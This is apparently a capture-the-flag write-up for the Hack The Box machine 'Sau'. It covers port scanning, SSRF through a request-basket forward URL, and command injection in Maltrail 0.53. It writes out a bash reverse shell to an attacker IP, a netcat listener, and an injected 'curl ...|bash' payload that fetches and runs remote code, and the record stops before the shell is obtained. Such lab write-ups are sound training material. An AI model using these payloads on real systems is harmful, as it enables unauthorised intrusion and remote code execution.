

Sau

Machine Name - Sau

![[Sau.png]]

Machine Creator - sau123

Writeup by Jolicious Bottle

Enumeration

Nmap


```
nmap -sS -sV -sC -vv -oA nmap/sau 10.10.11.224
```

```
# Nmap 7.94 scan initiated Sat Jul 8 18:23:44 2023 as: nmap -sS -sV -sC -vv -oA nmap/sau 10.129.29.175
Increasing send delay for 10.129.29.175 from 0 to 5 due to 61 out of 203 dropped probes since last increase.
Nmap scan report for 10.129.29.175
Host is up, received reset ttl 63 (0.20s latency).
Scanned at 2023-07-08 18:23:45 MDT for 122s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgDdY38bkvujLwIK8QnFT+VOKT9ZjK1PbyHPe+cVhus9r/6I/ugPzLyLknIEJMYOVbFbVd8rTGzmbKKJBDRK61Wio1PlKjBqvh0/YTnlkIRxm4jxQgs+xB0l9WkQ0CdHoo/Xe3v7TB1je+lqjQ2tvhUY
| 1LH8qBmPiYwcbUvyvAgvK92wQpk6C1uHnz6II1vuZdSKlB02J2QG13geV54kwySeUka9Royapb1gruBqB13esE2/5VWyav00q5P0jQW0we1XA6yhILj1L7N2tp/SFNGHVhkUMSVdA7rQJf10XcaTs84IMv55DPsZxwVzt8tLsh2ULTpx8FELRVESVBMxV5
| rMwLpLIA5ScIEEMUR9H1mFVH1dzK+E8W20zZp-toLB01Nz4/Q/9yLh34Et+jcJTd11LMVeo3V2w3Tp7KHTPsIRnr8mL+3086e0PK+qsFASDNgb3yU61FEDFA0GWPda5QxLdknId0bsJeHdbmVUM3zax8EVR+pIraJfu1b1EQxZyM=
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAEZVjZHNhLlNXOyTtbnMlZdHAYNTYAAABBEFMZtyG0X2EUodqQ3rKn1PJNn1Z4nfvgLM7XLxvF10I20phb7VEz4SCG6nXXNACQafGd6dIM/1Z8tp662Stbk=
|   256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
|   ssh-ed25519 AAAAC3NzaC1lZDI1IINTESAAAAICYYQRfQHC6ZLP/emxzvwnILDpPELXTjMCOGH6ieJfmi
80/tcp    filtered http      no-response
55555/tcp open    unknown syn-ack ttl 63
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 09 Jul 2023 00:24:42 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-\\.]{1,250}$
|   GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sun, 09 Jul 2023 00:24:12 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sun, 09 Jul 2023 00:24:13 GMT
```

An initial `Nmap` scan reveal 3 ports open. `SSH` on port `22`, `http` on port `80` which looks like it is filtered, and it looks like `http` on port `55555` which is an unusual port for `http`.


HTTP

Visiting the website on port `55555`. We are presented with a page to `create new basket to inspect HTTP requests`.




At the bottom of the page, it also leaks the version that is being used to create the website which is **1.2.1**, which could be use to further enumerate for vulnerabilities.


When we create a new basket, we are given a token with it.




Looking at the page, we can see that there are a lot of functionalities.



Looking at each button, we find this one to be interesting.




Checking it, we can see that it is use to forward URL.




Foothold

Lets examine the functionality, and see if we can access the filtered port.




We add the localhost to the input and tick the **Proxy Response** in order to get response to the forward URL back to the client.

Now if we visit the link <http://10.10.11.224:55555/tx5fuoi>, we can see that the URL has been forwarded and we are not able to access the page that was filtered



We can see that it leaks the version that is being used to create the website which is **0.53**.

Searching for exploit with this information, we get an exploit.



The screenshot shows a search engine interface with the query "maltrail 0.53 exploit" in the search bar. The results are displayed in a dark-themed list. Each result includes a site icon, the site name, the URL, a Hindi breadcrumb trail, a title, and a brief description.

- Huntr.dev**
URL: <https://huntr.dev>
Breadcrumb: [यस पृष्ठलाई अनुवाद गर्नुहोस्](#)
Title: [Unauthenticated OS Command Injection in stamparm ...](#)
Description: An attacker can **exploit** this **vulnerability** by injecting arbitrary OS commands into the username parameter. The injected commands will be executed with the ...
- Cyber Legion**
URL: <https://cyberlegion.io>
Breadcrumb: [यस पृष्ठलाई अनुवाद गर्नुहोस्](#)
Title: [Maltrail 0.53 Remote Code Execution](#)
Description: २०२३ अगस्ट ११ — **Maltrail** version **0.53** suffers from an unauthenticated remote code execution **vulnerability**. **Exploit** Files ≈ Packet Storm.
- Medium**
URL: <https://medium.com>
Breadcrumb: [यस पृष्ठलाई अनुवाद गर्नुहोस्](#)
Title: [OWASP KTM 0x03 CTF writeup](#)
Description: २०२३ अप्रिल २२ — According to the report, the version of **Maltrail** used in the challenge was vulnerable to unauthenticated OS command injection. The **exploit** looks ...
- FreeBSD**
URL: <https://bugs.freebsd.org>
Breadcrumb: [यस पृष्ठलाई अनुवाद गर्नुहोस्](#)
Title: [268704 – security/maltrail: Update to 0.53](#)
Description: २०२३ जनवरी ५ — A commit in branch main references this bug: URL: <https://cgit.FreeBSD.org/ports/commit/?id=451f16a0bc6add21c62e18875512965d20e0b1ff> commit ...

Let's look at the first one.

We can see that using curl they are able to get RCE (Remote Code Execution). We can also see that the option `-X` is not given. `curl` uses `GET` method in default.

Description

Maltrail <= v0.54 is vulnerable to unauthenticated OS command injection during the login process.

Summary

The `subprocess.check_output` function in `mailtrail/core/http.py` contains a command injection vulnerability in the `params.get("username")` parameter.

An attacker can exploit this vulnerability by injecting arbitrary OS commands into the username parameter. The injected commands will be executed with the privileges of the running process. This vulnerability can be exploited remotely without authentication.

Proof of Concept

```
curl 'http://hostname:8338/login' \
  --data 'username=;`id > /tmp/bbq`'
```

Impact

Arbitrary command execution

Occurrences

 `httpd.py` L399

So using that information lets try to exploit and get a reverse shell.

We write the reverse in a file name `index.html`. We named it `index.html` as this is the default page that is searched if no name is provided. So we don't have to keep providing a file name to get reverse shell.

```
GNU nano 7.2 index.html
#!/bin/bash


bash -i >& /dev/tcp/10.10.14.53/9001 0>&1
```

Now we open a python server as well as a listener for reverse shell.

```
jolicious at ERROR-Fix in ~/Documents/htb/Machines/Sau  
> nc -lnvp 9001  
Listening on 0.0.0.0 9001
```

```
jolicious at ERROR-Fix in ~/Documents/htb/Machines/Sau/files  
> sudo python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We configure the settings as shown in the POC (Proof of Concept).



The image shows a 'Configuration Settings' dialog box with a close button (X) in the top right corner. It contains the following fields and options:

- Forward URL:** A text input field containing the URL `http://127.0.0.1/login?username=;`curl+10.10.14.53|bash``.
- Options:**
 - ☐ Insecure TLS only affects forwarding to URLs like `https://...`
 - ☒ Proxy Response
 - ☐ Expand Forward Path
- Basket Capacity:** A text input field containing the value `200`.
- Buttons:** 'Cancel' and 'Apply' buttons at the bottom right.

Now we reload the page.

